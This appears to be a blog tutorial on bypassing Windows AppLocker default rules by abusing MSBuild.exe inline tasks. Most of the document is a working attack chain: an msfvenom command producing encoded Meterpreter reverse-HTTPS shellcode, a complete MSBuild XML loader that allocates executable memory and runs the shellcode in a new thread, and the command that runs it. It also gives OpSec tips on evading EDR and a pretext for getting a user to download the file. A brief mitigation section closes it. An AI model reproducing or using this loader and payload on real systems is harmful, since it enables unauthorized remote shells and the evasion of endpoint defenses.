AppLocker: Bypassing Default Rules with MSBuild
Table of Contents
AppLocker has established itself as a primary line of defense for restricting software execution within corporate environments. However, a hasty implementation that blindly relies on Default Rules can provide a false sense of security.
If an administrator configures AppLocker to allow anything signed by Microsoft or anything residing in C:\Windows\*, a malicious user could leverage native system binaries (LOLBins) to execute arbitrary code. Today, we are going to dissect how MSBuild.exe can become our gateway to a Meterpreter session, effectively evading these basic restrictions.
🛡️ Setting the Stage: The False Security
To understand the bypass, we first need to replicate the environment. In our lab, we will simulate a target system hardened with the base rules.
We open secpol.msc and navigate to Application Control Policies > AppLocker. Here, we configure rule enforcement for executables.


The critical moment occurs during rule generation. By selecting “Create Default Rules”, Windows automatically permits the execution of scripts and binaries if:
- They are digitally signed by Microsoft.
- They are located in
C:\Program FilesorC:\Windows.

Once policies are applied (gpupdate /force), attempting to run any random .exe from the desktop results in the system blocking it.
🏗️ The Vector: MSBuild.exe
This is where MSBuild (Microsoft Build Engine) comes into play. This binary is essential for compiling .NET applications and, conveniently, resides in a trusted path:
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe.
Due to the default rules we just created, this executable has permission to run. The “magic” lies in the fact that MSBuild accepts XML project files (.csproj or .xml) which can define Inline Tasks. Essentially, this allows us to compile and execute C# code on the fly within the memory space of the MSBuild process, without ever touching the disk with a new .exe.
💀 Weaponization: From Shellcode to XML
First, we need our payload. We will generate shellcode in C# format for later injection. We’ll use a reverse HTTPS connection to attempt blending in with legitimate web traffic, although in environments with deep SSL inspection, this might still be flagged.
sudo msfvenom -p windows/x64/meterpreter/reverse_https LHOST=eth0 LPORT=443 EXITFUNC=thread –e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d" -f csharp
Note: EXITFUNC=thread is crucial to avoid hanging the MSBuild process when closing the session.
Now, we construct our malicious file bypass.xml. This file instructs MSBuild to execute our custom task.
OpSec Note: MSBuild may leave traces in event logs if PowerShell or command line logging is active. Furthermore, invoking
VirtualAllocdirectly is a signature highly sought after by modern EDRs.
The XML skeleton would look like this (replace the buf byte array with your msfvenom output):
<Project ToolsVersion="4.0" xmlns="[http://schemas.microsoft.com/developer/msbuild/2003](http://schemas.microsoft.com/developer/msbuild/2003)">
    <Target Name="Applocker">
        <Applocker />
    </Target>
    <UsingTask TaskName="Applocker" TaskFactory="CodeTaskFactory" AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll">
        <Task>
            <Code Type="Class" Language="cs">
            <![CDATA[
            using System;
            using System.Runtime.InteropServices;
            using Microsoft.Build.Framework;
            using Microsoft.Build.Utilities;

            public class Applocker : Task, ITask
            {
                private static uint MEM_COMMIT = 0x1000;
                private static uint PAGE_EXECUTE_READWRITE = 0x40;

                [DllImport("kernel32")]
                private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr, UIntPtr size, uint flAllocationType, uint flProtect);

                [DllImport("kernel32")]
                private static extern IntPtr CreateThread(IntPtr lpThreadAttributes, UIntPtr dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, out uint lpThreadId);

                [DllImport("kernel32")]
                private static extern uint WaitForSingleObject(IntPtr hHandle, uint dwMilliseconds);

                public override bool Execute()
                {
                    // PASTE YOUR MSFVENOM SHELLCODE HERE
                    byte[] shellcode = new byte[839] {0x48,0x31,0xc9,0x48,0x81,0xe9,....};

                    if (shellcode.Length <= 0) return false;

                    IntPtr funcAddr = VirtualAlloc(IntPtr.Zero, (UIntPtr)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

                    Marshal.Copy(shellcode, 0, funcAddr, shellcode.Length);

                    IntPtr hThread = IntPtr.Zero;
                    uint threadId = 0;

                    hThread = CreateThread(IntPtr.Zero, UIntPtr.Zero, funcAddr, IntPtr.Zero, 0, out threadId);

                    WaitForSingleObject(hThread, 0xFFFFFFFF);
                    return true;
                }
            }
            ]]>
            </Code>
        </Task>
    </UsingTask>
</Project>
🚀 Execution and Access
With the bypass.xml file on the target system (a legitimate user might have downloaded it thinking it was an innocuous document or configuration script), we proceed to execution.
We do not need administrative privileges, only access to the console or the ability to invoke the binary.
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe C:\Users\User\Desktop\bypass.xml

If everything worked correctly, MSBuild will compile the code in memory and execute the thread containing our shellcode. In our Metasploit listener, we should see the incoming connection, completely bypassing the “No unknown binaries” restriction.

Why does this work?
AppLocker, in its default configuration, trusts the path from which MSBuild.exe is launched. Since the parent executable (MSBuild) is allowed, and the malicious code runs inside that allowed process (it does not spawn a new child process for AppLocker to evaluate), the security policy finds nothing to block.
Mitigation
To prevent this behavior, default rules are insufficient. It is necessary to implement Windows Defender Application Control (WDAC) for more granular control or explicitly block MSBuild.exe and other development binaries (such as InstallUtil.exe) for standard users who do not require them.
See you in the next one.